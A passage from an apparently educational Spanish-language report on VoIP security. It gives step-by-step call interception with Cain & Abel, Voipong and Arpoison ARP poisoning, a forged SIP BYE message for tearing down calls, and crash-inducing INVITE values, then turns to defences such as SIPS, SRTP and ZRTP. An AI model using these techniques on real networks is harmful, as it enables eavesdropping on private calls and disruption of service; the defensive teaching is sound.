2) El datagrama de UDP no tiene el control sobre la orden de la cual los paquetes son recibidos o de cuanto tiempo toma para llegar ahí. Cualquiera de estos dos puntos son bastante importantes para la calidad (que tan clara se escucha la voz de la otra persona) y la calidad de la conversación (que tan fácil es llevar una conversación), por lo que RTP resuelve este problema permitiendo que el receptor ponga los paquetes en el orden correcto y que no se tarde con los paquetes que hayan perdido el camino o se tarden mucho en ser recibidos.




Figura 7- Estructura de un paquete RTP

### 12.1. Interceptar conversaciones

Es posible interceptar conversaciones en el protocolo VoIP porque las secuencias de datos de voz son transmitidas generalmente en el protocolo IP por medio del protocolo de transporte RTP. Este protocolo proporciona las funciones de transferencia convenientes para transmitir datos en tiempo real tales como: datos audio, de vídeo o de simulación, servicios de red en multicast o en *unicast*. La voz se envía comprimida en codecs que se utilizan para convertir las secuencias de datos en el lado del transmisor y receptor. El RFC-3551 describe

cómo los datos audio y de video se pueden llevar dentro de RTP y también definen un sistema de decodificadores estándares y sus nombres, cuando está utilizado dentro de RTP.

Para capturar conversaciones utilizamos un sniffer que extrae los parámetros como: puertos de RTP, direcciones IP de la sesión de RTP del emisor y receptor y los tipos dinámicos del códec de la sesión del SIP que precede los datos flujo en RTP. Después captura y descifra las corrientes audio de RTP codificadas con los codecs. Una vez descifrado el audio se guarda en archivos de sonido en el disco rígido. Los programas sniffer para VoIP puede descifrar y grabar las conversaciones que estén codificadas en los codecs soportados, por dichos programas.

### 12.1.1. Capturar conversaciones desde la plataforma Windows

Utilizando una famosa y polivalente utilidad Cain & Abel<sup>10</sup>, que puede decodificar los flujos de audio RTP codificados con los siguientes codecs: G711 uLaw, G711 aLaw, ADPCM, DV14, LPC, GSM610, Microsoft GSM, L16, G729, Speex, iLBC, G723.1, G726-16, G726-24, G726-32, G726-40, LPC-10. También implementa un modulo para envenenamiento del cache ARP para evitar las limitaciones de tráfico *broadcast* impuestas por los switch. Los switch solo envían paquetes entre los *host* que están incluidos en su tabla ARP, limitando así el *broadcast* entre emisor y receptor, con el envenenamiento ARP se consigue, mediante una técnica denominada ataque “*man-in-the-middle*”<sup>11</sup> (*MitM*), falsear la MAC del atacante para poder recibir ese *broadcast* y capturar las conversaciones VoIP entre el emisor y receptor.

Para comenzar a interceptar el tráfico con Cain & Abel pinchamos en el botón “Start/Stop Sniffer” situado a la izquierda en la barra de herramienta. Seleccionamos la pestaña Sniffer de la parte superior, y después pinchamos en la pestaña VoIP de la parte inferior. El sniffer capturara las conversaciones colocándolas por orden de captura en una lista. Cuando se pare el sniffer podemos reproducir los archivos generados en formato WAV, que se almacenaran en la ruta de instalación del programa, si la elegida en la instalación es la ruta por defecto sería la siguiente: “C:\Archivos de programa\Cain\VoIP”.

Si queremos utilizar la técnica de envenenamiento ARP solo tendremos que pinchar con el sniffer activado el botón “Start/Stop APR”, seleccionar la pestaña APR de la zona inferior de la pantalla y pulsar en el signo “+” en la barra de herramientas. Se despliega un menú en el que hay que elegir en la zona izquierda donde se encuentran las IP de los equipos de la red, los equipos que quieres interceptar, que aparecerán en la zona derecha, para finalizar pulsamos OK y ya estaría funcionando el envenenamiento ARP.

### 12.1.2. Capturar conversaciones desde otras plataformas

Utilizando Voipong<sup>12</sup> que intercepta las comunicaciones VoIP en la red que utilizan los protocolos: SIP, H323, Cisco's Skinny Client Protocol, RTP y RTCP. Decodifica los flujos de audio codificados con el códec G711 convirtiéndolos al formato WAV. Está escrito en C para mayor eficacia y funciona sobre las plataformas: Solaris, Linux y FreeBSD.

---

10 Cain and Abel es una herramienta diseñada especialmente para administradores de redes con la que se puede comprobar el nivel de seguridad de una red local.

11 (intermediario, en español) es un ataque en el que un atacante adquiere la capacidad de leer, insertar y modificar a voluntad, los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado.

12 Voipong es una herramienta que detecta todas las llamadas de VoIP que se producen en una red

Antes de instalarlo es necesario tener instalada la librería libpcap de captura de paquetes. Después de instalar el programa y libpcap editamos el archivo de configuración del voipong en la ruta por defecto “/usr/local/etc/voipong/voipong.conf”, comprobando que los parámetros sean correctos. Cambiamos los parámetros “soxpath” y “soxmixmap” con la ruta de sox y soxmixmap respectivamente. Para encontrar las rutas podemos utilizar el comando “whereis”. Modificamos el parámetro “device” en el que tenemos que poner el nombre del interfaz de por la cual interceptamos los paquetes. También modificamos el apartado “outdir” en el especificamos la ruta donde se guardan los archivos en formato WAV correspondientes a las conversaciones que capturemos.

Una vez configurado podemos ejecutar el programa con la sentencia “voipong”, para un mejor funcionamiento ejecutamos el Voipong en modo debug, para que no trabaje en modo demonio con los modificadores -d4 y -f. Los archivos en formato WAV con las conversaciones interceptadas los encontraremos en la ruta asignada como “output” en el archivo voipong.conf.

Para realizar el envenenamiento ARP podemos usar la herramienta Arpoison.

*Sintaxis: arpoison -- arp cache update utility*

*SYNOPSIS*

*arpoison -i -d -s -t -r*

*[-a] [-n number of packets] [-w time between packets]*

*DESCRIPTION*

*Arpoison constructs an ARP REQUEST or REPLY packet using the specified hardware and protocol addresses and sends it out the specified interface.*

*-i Device e.g. eth0*

*-d Destination IP address in dotted decimal notation.*

*-s Source IP address in dotted decimal notation*

*-t Target MAC address e.g. 00:f3:b2:23:17:f5*

*-r Source MAC address*

*-a Send ARP REQUEST*

*-n Number of packets to send*

*-w Time in seconds between packets*

Para averiguar las direcciones MAC solo tenemos que hacer ping a las maquinas que queremos atacar y encontraremos su MAC visualizando nuestra tabla ARP con “arp -nv -i eth0”.

**NOTA:** Este ataque no es posible en una implementación SRTP o ZRTP (cifrado del protocolo *Real Time Transport Protocol*). Esto se detallará más adelante.

## 13. Conclusión

Se podría pensar que un ataque de *eavesdropping* puede suprimirse el redes IP restringiendo el tráfico *broadcast* en la totalidad de la red, limitando así quien puede acceder a dicho tráfico. Este argumento deja de ser válido en el momento que se introduce ARP *spoofing* como mecanismo para lanzar un ataque “*man-in-the-middle*”. En el ARP *spoofing* es el atacante quien lanza por *broadcast* anuncios manipulados de la dirección MAC y por tanto fuerza que los subsiguientes paquetes IP fluyan hacia el *host* del atacante. Por tanto, este método permite escuchar comunicaciones entre dos usuarios.

## 14. Ataques de denegación de servicio (DoS)

Este tipo de ataque se da cuando un atacante envía un paquete o secuencia de paquetes con un contenido específico que explota una vulnerabilidad en la implementación de algún componente VoIP. El paquete puede ser especialmente largo o con una estructura incorrecta, de manera que provoque una excepción o falla en dicho componente debido a que no había sido implementado para manejar paquetes con alguna característica inesperada.

**Flood DoS:** consiste en enviar un alto número de paquetes bien contruidos a un destino. De esta manera, dicho destino tendrá que dedicar gran cantidad de recursos para procesar el flujo de paquetes del atacante, con lo que dejará de procesar correctamente paquetes de clientes legítimos. Una variante de este tipo de ataque DoS es que los paquetes enviados causen una ocupación de los recursos en espera de una respuesta que nunca se enviará. Otra variante son los ataques de denegación de servicio distribuido (DDoS), en el que dicho ataque se llevará a cabo utilizando diferentes clientes distribuidos de manera que el flujo de paquetes enviados sea mayor.

**DoS de nivel de aplicación:** En este caso, una característica del servicio VoIP se manipula para conseguir una denegación de servicio. Por ejemplo, el secuestro de la sesión de un teléfono IP puede causar la pérdida de llamadas vinculadas a dicho teléfono.

**Saturación mediante paquetes RTP:** durante el establecimiento de la sesión, se intercambia información relativa al protocolo de transporte empleado, la codificación, tasa de muestreo o números de puertos. Utilizando esta información es posible saturar a uno de los dos extremos con paquetes RTP o renegociar las condiciones de la transferencia para que los agentes de usuario (teléfonos IP o *softphones*) causen problemas.

**Malformación en mensajes INVITE:** el envío de mensajes INVITE con contenidos extraños puede hacer que los agentes de usuario funcionen mal o incluso dejen de funcionar completamente. Unos cuantos ejemplos prácticos:

Asterisk 1.4.0: los mensajes INVITE con Content-Length negativo provocan que la terminación anómala del programa.

X-Lite 1103: si se envían mensajes INVITE con un valor de Content-Length mayor o igual a 1073741823 bytes, el rendimiento se degrada de forma notable, consumiendo toda la memoria RAM y Virtual disponible en el sistema.

**Cierre de la comunicación mediante mensajes BYE:** dado que el Call-ID actúa como un identificador único para un conjunto de mensajes SIP, conocido ese dato por el atacante, podría cerrarse la comunicación enviando un mensaje BYE falso que incluyera el valor apropiado para el campo Call-ID.

**Cierre de la comunicación mediante mensajes CANCEL:** en la misma línea que el anterior, la comunicación se puede cortar enviando mensajes CANCEL que tenga el mismo valor en el campo Call-ID que tenía el mensaje INVITE de la conexión que se quiere denegar.

## 15. Amenazas No Convencionales en VoIP

Además de los ataques analizados hasta ahora (sobre el protocolo SIP, RTP) existe una variedad de ataques no convencionales contra las redes VoIP que pueden causar desde pérdidas económicas hasta Spam en nuestros VoiceMail.

### 15.1. Toll Fraud

Este tipo de ataque no es nuevo ya que no es un problema exclusivo en las redes IP ya existía tiempo atrás con las líneas telefónicas regulares. El objetivo principal suelen ser los sistemas telefónicos empresariales, y la finalidad de este ataque es realizar llamadas telefónicas a expensas del propietario del sistema telefónico. Si bien, como ya hemos dicho, no se trata de nada nuevo si que debemos ser conscientes de que la tecnología a menudo hace este tipo de ataques más fáciles y más rápidos que la versión tradicional del mismo.

Aquí no se compromete nuestra confidencialidad, nadie intenta escuchar en nuestras llamadas ni hacerse con el control de ellas. Nuestra privacidad queda salvaguardada pero entra en juego otro factor muy importante a tener en cuenta que es nuestro bolsillo. A fin de cuentas no deja de ser un gran incentivo para que cualquiera intente atacar nuestro sistema telefónico. Hay que tener en cuenta que el *toll fraud* pueden suponer una gran pérdida de dinero en un período muy corto de tiempo.

Pero de cuanto dinero estamos hablando? Esto varia en función del caso pero existen casos reales: como en Alemania, más de 250.000\$ en EEUU, en Australia 120.000\$ australianos, en Noruega, llamadas a Cuba. Y podemos afirmar que este tipo de ataques se están expandiendo cada vez más (en la sección de Referencias se adjuntan las fuentes de esta información resaltadas con \*\*).

Como en la mayoría de ataques necesitaremos algún *gateway*, *proxy* SIP o PBX inseguros o bien mal configurados así que los malos sysadmins serán quienes hacen la mayor parte del trabajo. En el caso de Alemania, los atacantes iban probando los sistemas telefónicos en búsqueda de *gateways* inseguros que pudiesen usar para realizar llamadas.

### 15.2. Fuzzing: Media and signalling mangling

Aquí lo que se pretende es destrozarse y corromper el flujo de audio y la señalización. Esto puede conseguirse simplemente introduciendo tráfico en la red por ejemplo, a fin de cuentas no es tan fácil eliminar el *jitter* de una red VoIP como introducirlo intencionadamente. Un *flooder* RTP puede inundar la red de suficientes paquetes RTP para que estos dejen de procesarse correctamente.

Otra manera es interceptar los paquetes SIP y modificarlos con la finalidad de corromper la señalización de una llamada o simplemente bloquearlos para que no lleguen a su destino. Los ataques de denegación de servicio también pueden degradar el audio o impedir la correcta comunicación de la señalización SIP. Alterar la secuencia, la frecuencia o la latencia en un flujo de paquetes RTP puede ser fatal para el audio de una conversación.

Manipular la negociación de codecs del protocolo SDP (*Session Description Protocol*) también puede influir en la transmisión de audio.

Modificar protocolos de enrutamiento, reglas de traducción de direcciones (NAT) permite desviar paquetes e impedir que lleguen a su destino. Existen multitud de herramientas para pruebas de estrés que permiten introducir todo el tráfico que queramos en una red IP.

## 15.3. Call teardown

Aquí lo que se pretende es finalizar una llamada entre dos partes. Puede hacerse de varias maneras, una de ellas podría ser enviando un solo mensaje SIP BYE manipulado. Para simular que Bob cuelga la llamada podemos mandar un mensaje BYE al *proxy* SIP de Alice, así se interrumpe la conversación.

```
BYE sip:999333666@192.168.10.8 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.8:5060;branch=z9hG4bK596cc14d
From: <sip:666333999@192.168.1.8>;tag=as5ce86bb9
To: "Alice" <sip:999333666@192.168.10.8>;tag=dptul
Call-ID: lzgimxkukrjmcgbg@bobipphone
CSeq: 102 BYE
User-Agent: Asterisk PBX
Max-Forwards: 70
Content-Length: 0
```

Como ya se ha comentado anteriormente en la parte de denegación de servicio hay varias formas de terminar una llamada tanto con un BYE como con un CANCEL.

Esto también puede llegar a producirse a veces por un problema de software o de la implementación SIP que a su vez hace que esta sea vulnerable. Un ejemplo lo tenemos en las antiguas versiones de Asterisk.

Si durante una llamada, un agente se usuario envía SIP INFO a la otra parte (como tonos DTMF) y la retransmisión de SIP INFO falla, Asterisk finaliza la llamada. Un ejemplo de Call teardown se dá en los teléfonos Grandstream no responden con un OK a un INFO y esto hace que finalice la llamada innecesariamente.

## 15.4. VoIP Spam (SPIT - Spam over Internet Telephony)

No es necesaria ninguna herramienta muy específica para crear molestas llamadas telefónicas no solicitadas, bastará con autodialers.

Esto permite varias maneras de hacerse pesado. Entre ellas el Voice Broadcasting, que es la entrega un mensaje pregrabado a varios destinatarios. Si se detecta un que en ese momento no se puede realizar la llamada se puede programar la llamada para más tarde. Se puede entregar un mensaje simple al destinatario o dar un poco más la lata con un IVR con la finalidad de que alguien vaya tocando los "numeritos" en su terminal. Con un *Smart Predictive Dialer* incluso podemos conectar la llamada con un agente en el caso de que la víctima resulte estar interesada en lo que se le ofrece.

Al final no tiene demasiado misterio, todo se reduce a:

```
WHILE (hay_elementos_en_la_lista_de_víctimas)
  continua_llamando
  IF (descuelga)
    dice_lo_que_se_ahorraría_con_tu_ads!
    IF (ha_pulsado_0)
      ponle_en_contacto_con_el_vendedor
    ELSE
      mala_suerte
  ELSE
    le_llamamos_otra_vez_luego
```

Esto resulta mucho más novedoso y además más complicado de detectar que en el spam por mail. Si bien resulta relativamente sencillo detectar un casino online escrito en un mail, es importante y deberíamos tener en cuenta que no todo el mundo pronuncia casino igual. Es mucho más complicado analizar la voz en búsqueda de porquería para discernir que es spam o no. Algunos proveedores VoIP filtran llamadas que son potencialmente spam, también hay servicios como en el correo que se basan en listas, analizar palabras, ofrecer puntuaciones a mensajes. En definitiva un voip-spamassassin.

Si nos adentramos en este campo ya entramos en el juego de la inteligencia artificial y la heurística.

## 15.5. Phishing

La ingeniería social llega al campo de la VoIP, si el correo electrónico y la web resultaron una manera válida de robar los datos personales y también bancarios de cantidad de gente resulta evidente que la VoIP puede ser otro medio para conseguir el mismo objetivo.

Tal vez todavía no estemos hablando de un problema demasiado común, por ejemplo. Si llama alguien diciendo que es de la sucursal bancaria y dando algunos datos personales para confirmar y luego solicita información sobre la tarjeta de crédito se la daría?

Eso es suficiente para dar alas al *phishing* VoIP y en definitiva al *phishing* en general ya que la VoIP no deja de ser un utensilio más. El Caller-ID *spoofing* por ejemplo puede jugaros una mala pasada incluso a los más ávidos.

## 15.6. Caller ID Spoofing (modificar el Caller ID)

Esta forma de ataque no tampoco apareció con el mundo de la VoIP. Algo similar a la suplantación de identidad, aquí lo que se pretende es que el número que aparece en la terminal cuando llamamos a alguien no sea el nuestro sino el que nosotros queramos. Esto permite saltarnos filtros, aparentar una llamada desde cierta entidad (por ejemplo bancaria), etc...

Como hemos dicho esto ya se hacía con las líneas telefónicas tradicionales, el *orange boxing* consistía en emular la señal Bell 202 FSK. De todos modos volvemos a un tema recurrente, esta acción requería de una buena base de conocimientos técnicos avanzados, habilidad, pericia y un costoso equipamiento telefónico... y esto ya no sucede con los servicios modernos actuales incluso con Asterisk PBX o diferentes compañías VoIP cualquiera puede realizar Caller ID spoofing con un mínimo coste y esfuerzo.

## 15.7. Conclusión

Vemos que la mayoría de ataques no están directamente relacionados con la VoIP, pero gran parte de ellos son más simples, más baratos y en definitiva más accesibles para un atacante de poca experiencia.

## 16. Protección de plataformas Voip

La protección de plataformas VoIP es una importante tarea a realizar para resguardar información sensible del sistema. Mientras que las organizaciones a menudo piensan en seguridad en términos de carpetas y archivos, descuidan que la información contenida en las comunicaciones de voz es también realmente importante de preservar. Por ejemplo, pensemos cuantas veces la gente da el número de su tarjeta de crédito, u otra información importante a través del teléfono. Que sucedería si uno de los usuarios de la llamada utilizara un servicio de VoIP?, utilizando RTP para la transmisión de la voz, un atacante podría capturar los paquetes y tomar acceso a toda la información.

Muchas empresas suelen decir que las redes de VoIP son solo utilizadas internamente, entonces la seguridad no es demasiado importante. Desafortunadamente, estas empresas utilizan luego el servicio para llamadas a la red externa.

La dificultad que se presenta en asegurar este tipo de redes es que se necesita dinero en hardware ya que no es solo una cuestión de configuración. Sin embargo queda claro en que áreas se debe trabajar para mejorar los aspectos más importantes que deben tenerse en cuenta para una correcta consolidación de una plataforma VoIP, los cuales son:

- SIP sobre SSL/TLS (SIPS)
- Asegurando RTP (SRTP)
- ZRTP y Zfone
- *Firewalls* y Controladores de Sesión de Borde (BSC)

### 16.1. SIP sobre SSL/TLS


SIP sobre SSL/TLS (SIPS; específicamente SSLv3 o TLSv1), que utilice el puerto TCP 5061, es un método para asegurar información SIP contra *eavesdropping*.

Como ya sabemos, SIP es un protocolo de texto plano que puede ser manipulado y monitoreado por atacantes de forma pasiva. Mas aun, el método de autenticación utilizado por SIP es *digest authentication*, que es vulnerable a ataques *offline* con diccionarios, combinando esto con claves de usuario seleccionadas de manera sencilla, podemos decir que la autenticación SIP es muy vulnerable a ataques.

Para mejorar la autenticación, así también como muchas otras cuestiones relacionadas con SIP, SIPS puede encriptar la información, además, si se utiliza también TLS existe un intercambio de certificados que dan mas seguridad a la transacción.

Los siguientes pasos muestran un ejemplo de alto nivel de un proceso SIPS: El SIP User Agent contacta al SIP Proxy server para iniciar una sesión TLS.

1. El Servidor SIP Proxy responde con un certificado público.
2. El Agente de Usuario SIP valida el certificado publico.
3. El Agente de Usuario y el Servidor SIP Proxy intercambian las llaves de sesión para encriptar y desencriptar la información para la sesión.
4. El Servidor SIP Proxy contacta a el próximo salto, como puede ser el Servidor SIP Proxy remote y negocia una sesión TLS con el punto final.



**Figura 8- Comunicación TLS desde un *hard-phone* hacia un SIP Proxy**

Ahora que conocemos el método general para utilizar TLS en SIP, el siguiente paso es implementar TLS. La dificultad existente, a diferencia de la implementación para HTTP donde existen unos pocos navegadores, en VoIP hay muchos vendedores de software y hardware. Algunas de estas implementaciones de pueden encontrarse en:

- OpenSer TLS Implementation Steps,  
[http://confluence.terena.org:8080/display/IPTelCB/3.5.2.+TLS+for+OpenSER+\(UA-Proxy\)](http://confluence.terena.org:8080/display/IPTelCB/3.5.2.+TLS+for+OpenSER+(UA-Proxy))
- Cisco TLS Implementation Steps,  
[http://www.cisco.com/en/US/docs/ios/12\\_3/vvf\\_c/cisco\\_ios\\_sip\\_high\\_availability\\_application\\_guide/hachap2.html#wp1136622](http://www.cisco.com/en/US/docs/ios/12_3/vvf_c/cisco_ios_sip_high_availability_application_guide/hachap2.html#wp1136622)
- Avaya TLS Implementation Steps,  
<http://support.avaya.com/elmodocs2/sip/S6200SesSip.pdf>

## 16.2. Asegurando el protocolo RTP

El *Secure Real-time Transport Protocol* (o SRTP) define un perfil de RTP, con la intención de proporcionar cifrado, autenticación del mensaje e integridad, y protección contra reenvíos a los datos RTP en aplicaciones *unicast* y *multicast*. Fue desarrollado por un pequeño grupo del protocolo IP y expertos criptográficos de Cisco y Ericsson incluyendo a David Oran, David McGrew, Mark Baugher, Mats Naslund, Elisabetta Carrara, Karl Norman, y Rolf Blom. Fue publicado por primera vez por el IETF en marzo de 2004 como el RFC 3711.

Dado que RTP está muy relacionado con RTCP (*RTP control protocol*), que puede ser usado para controlar una sesión RTP, SRTP también tiene un protocolo hermano llamado *Secure RTCP* (o SRTCP). SRTCP proporciona las mismas características relacionadas con la seguridad a RTCP, al igual que hace SRTP con RTP.

El empleo de SRTP o SRTCP es opcional al empleo de RTP o RTCP; pero incluso utilizando SRTP/SRTCP, todas las características que estos protocolos proporcionan (tales como cifrado y autenticación) son opcionales y pueden ser habilitadas o deshabilitadas por separado. La única excepción a esto último es la autenticación de los mensajes, que es obligatoria cuando se está usando SRTCP.

SRTP trabaja encriptando el *payload* del paquete RTP. El *header* RTP no se encuentra cifrado porque los “*endpoints*”, routers y *switches* necesitan leerlo de manera transparente para el enrutamiento adecuado de las tramas. Por lo tanto, con el fin de garantizar la protección de la cabecera, SRTP proporciona la comprobación, autenticación e integridad de la información de encabezado RTP con funciones HMAC-SHA1 y AES. Es importante destacar que SRTP no

agrega cabeceras particulares (es decir no aumentan la longitud del paquete) lo que permite mantener determinada QoS.




Figura 9- Estructura RTP

## 16.3. ZRTP

ZRTP es una extensión de *Real-time Transport Protocol* (RTP) que describe el establecimiento de un intercambio Diffie-Hellman<sup>13</sup> de claves para el *Secure Real-time Transport Protocol* (SRTP). Fue enviado al IETF por Phil Zimmermann, Jon Callas y Alan Johnston el 5 de marzo de 2006. *Session Initiation Protocol* (SIP) es un estándar VoIP.

### 16.3.1. Descripción

ZRTP se describe en el Internet-Draft como un "protocolo de acuerdo de claves" que realiza un intercambio de claves Diffie-Hellman durante el establecimiento en banda (*in-band*) de una llamada en el flujo de datos *Real-time Transport Protocol* (RTP) que ha sido establecido empleando otro protocolo de señalización como pueda ser SIP. Esto genera un secreto compartido que es usado para generar las claves y el SALT (un salt consiste en un conjunto de bits aleatorios que son usados como entradas de una función de derivación de claves) para una sesión de SRTP. Una de las funcionalidades de ZRTP es que no requiere el intercambio previo de otros secretos compartidos o una Infraestructura de Clave Pública (PKI), a la vez que evita ataques de "*man in the middle*". Además, no delegan en la señalización SIP para la gestión de claves ni en ningún servidor. Soporta cifrado oportunista detectando automáticamente si el cliente VoIP del otro lado soporta ZRTP.

ZRTP puede usarse con cualquier protocolo de señalización como SIP, H.323, XMPP, y *Peer-to-Peer* SIP. ZRTP es independiente de la capa de señalización, puesto que realiza toda su negociación de claves dentro del flujo de datos RTP.

Resumiendo, ZRTP se trata de un protocolo de "acuerdo de claves" Diffie-Hellman durante el establecimiento de una llamada en el flujo de datos RTP, que ha sido establecido empleando el protocolo de señalización SIP, generando un secreto compartido que es usado para las claves en una sesión segura. La gran ventaja de ese protocolo es que no requiere el uso de una infraestructura de clave pública (PKI). El protocolo ZRTP se puede implementar en las plataformas Windows, Linux y Mac OS X; utilizando las aplicación Zfone<sup>14</sup>. Esta aplicación para cifrar comunicaciones VoIP trabaja con la mayoría de los clientes como: X-Lite, Gizmo, Apple iChat AV (audio y video), XMeeting y SJphone; no funciona con Skype debido a que este cliente utiliza protocolos cerrados.

<sup>13</sup> El protocolo Diffie-Hellman (debido a Whitfield Diffie y Martin Hellman) permite el intercambio secreto de claves entre dos partes que no han tenido contacto previo, utilizando un canal inseguro, y de manera anónima (no autenticada).

<sup>14</sup> Es una aplicación creada por Phil Zimmermann que nos permite cifrar comunicaciones mediante voip que usen estándares abiertos

## 16.3.2. Autenticación y protección

El intercambio de claves Diffie-Hellman por sí misma no proporciona protección contra un ataque "*man-in-the-middle*" (MITM). Para autenticar el intercambio de claves, ZRTP utiliza una Secuencia de autenticación corta (SAS), que es esencialmente un hash criptográfico de los dos valores de Diffie-Hellman (DH). El valor de SAS se representa en ambos extremos ZRTP. Para llevar a cabo la autenticación, este valor SAS se lee en voz alta al interlocutor sobre la conexión de voz. Si los valores en ambos extremos no coinciden se indica que existe un ataque "*man-in-the-middle*". Si coinciden, existe una alta probabilidad de que este tipo de ataque no haya sido efectuado. El uso de compromiso de hash en el intercambio DH limita al atacante a sólo una oportunidad para generar la correcta SAS en el ataque en un tiempo muy corto y al comienzo de la comunicación. A 16 bits SAS, por ejemplo, proporciona al atacante sólo una posibilidad de 65536 de no ser detectado.

ZRTP proporciona una segunda capa de la autenticación con un ataque MitM, basado en una forma de continuidad clave. Para ello, el almacenamiento en caché alguna información clave hash para el uso en la próxima convocatoria, que se mezcla con una DH en la próxima convocatoria de secreto compartido, dándole continuidad propiedades clave análoga a SSH. Si el MitM no está en la primera convocatoria, que se cerró la puerta de las llamadas posteriores. Por lo tanto, incluso si el SAS no se usa nunca, la mayoría de los ataques MitM se detienen, porque no estaban presentes en la primera llamada.

## 16.3.3. Implementación

ZRTP se ha puesto en ejecución en un programa llamado Zfone cuál está disponible para diversos sistemas operativos. Junto con el código de fuente y SDK, está disponible encendido Web site de Phil Zimmermann.

A continuación se explicará la implementación de ZRTP usando Zfone entre dos clientes de VoIP que no admite el cifrado de forma nativa en la central.

- 1.- Login en nuestro Asterisk server.
- 2.- nos situamos en el siguiente directorio: `cd /etc/asterisk.`
- 3.- Abrimos el sip.conf y creamos la siguiente extension:

```
[Sonia]
type=friend
username=Sonia
host=dynamic
secret=123voiptest
context=test
```

```
[Raina]
type=friend
username=Raina
host=dynamic
secret=123voiptest
context=test
```

- 4.- Abrimos extensions.conf y agregamos el correspondiente contexto:

```
[test]
exten => 100,Dial,(SIP/Sonia)
exten => 101,Dial,(SIP/Raina)
```

- 5.- Instalamos X-Lite en las 2 PCs. Y los configuramos para que se conecten a nuestro *server* con la información pertinente.
- 6.- Descargamos (de <http://www.zfoneproject.com/>), instalamos, y habilitamos Zfone en ambas PCs.
- 7.- Utilizando X-Lite realizaremos una llamada, entonces Zfone interceptará la comunicación y encriptará el flujo RTP usando ZRTP.


## 16.4. Firewalls y Controladores de Sesión de Borde

Los *Firewalls* y las redes VoIP no son los mejores amigos. La relación comenzó mal cuando la necesidad de este tipo de redes era la de abrir una gran cantidad de puertos. Mientras que este escenario ha cambiado, reduciendo el número de puertos necesarios, todavía existen redes VoIP que utilizan un gran número de puertos, y en algunos casos que los mismos no son estáticos. Por ejemplo la siguiente lista muestra los posibles puertos a utilizar en una red VoIP para diferentes tecnologías:

SIP	H.323
TCP/UDP 5060	TCP/UDP 1718 (Discovery)
TCP/UDP 5061	TCP/UDP 1719 (RAS)
IAX	TCP/UDP 1720 (H.323 setup)
TCP/UDP 4569	TCP/UDP 1731 (Audio Control)
RTP	TCP/UDP 1024-65536 (H.245)
UDP 1024-65535 (audio/video)	
UDP 1024-65535 (control)	

**Tabla 7- Puertos a utilizar en una red VoIP**

La lista no se ve tan mal al principio, pero cuando vemos los puertos dinámicos utilizados por RTP para la transferencia de la información multimedia existen problemas con los *firewalls*. Dado que RTP por defecto utiliza un conjunto dinámico de puertos, esto limita al firewall a mapear exactamente punto a punto los puertos a abrir. Otro tema reside en abrir muchos puertos en un firewall que hace NAT, los puntos finales tienen problemas para comunicarse con los servidores externos, esto se da porque la negociación de los puertos a utilizar se realiza con SIP y luego cuando se transmite la información en RTP sobre los puertos previamente acordados los *firewalls* mantienen estos puertos cerrados. Esto último se ilustra en la figura a continuación.



**Figura 9- Problemas con puertos dinámicos (RTP) detrás de un firewall**

## 16.5. Solución

Se han planteado muchas soluciones al problema de NAT y puertos dinámicos, incluyendo el uso de puertos estáticos para RTP, *firewalls* inteligente que soporten VoIP y el uso de controladores de borde de sesión.

La mayoría de los fabricantes de soluciones VoIP ahora soportan el uso de puertos estáticos para la transmisión de RTP, limitando esta comunicación a uno o dos puertos. Esto permite a los puntos finales VoIP hacer llamadas con SIP o H.323 también un número limitado de puertos a abrir en el firewall.

Otro método es como ya dijimos a través de Controladores de Sesión de Borde (SCBs). Los mismos son dispositivos utilizados para manejar la señalización (SIP o H.323) y la comunicación de RTP con la funcionalidad de NAT. En la siguiente figura se muestra la configuración correspondiente:

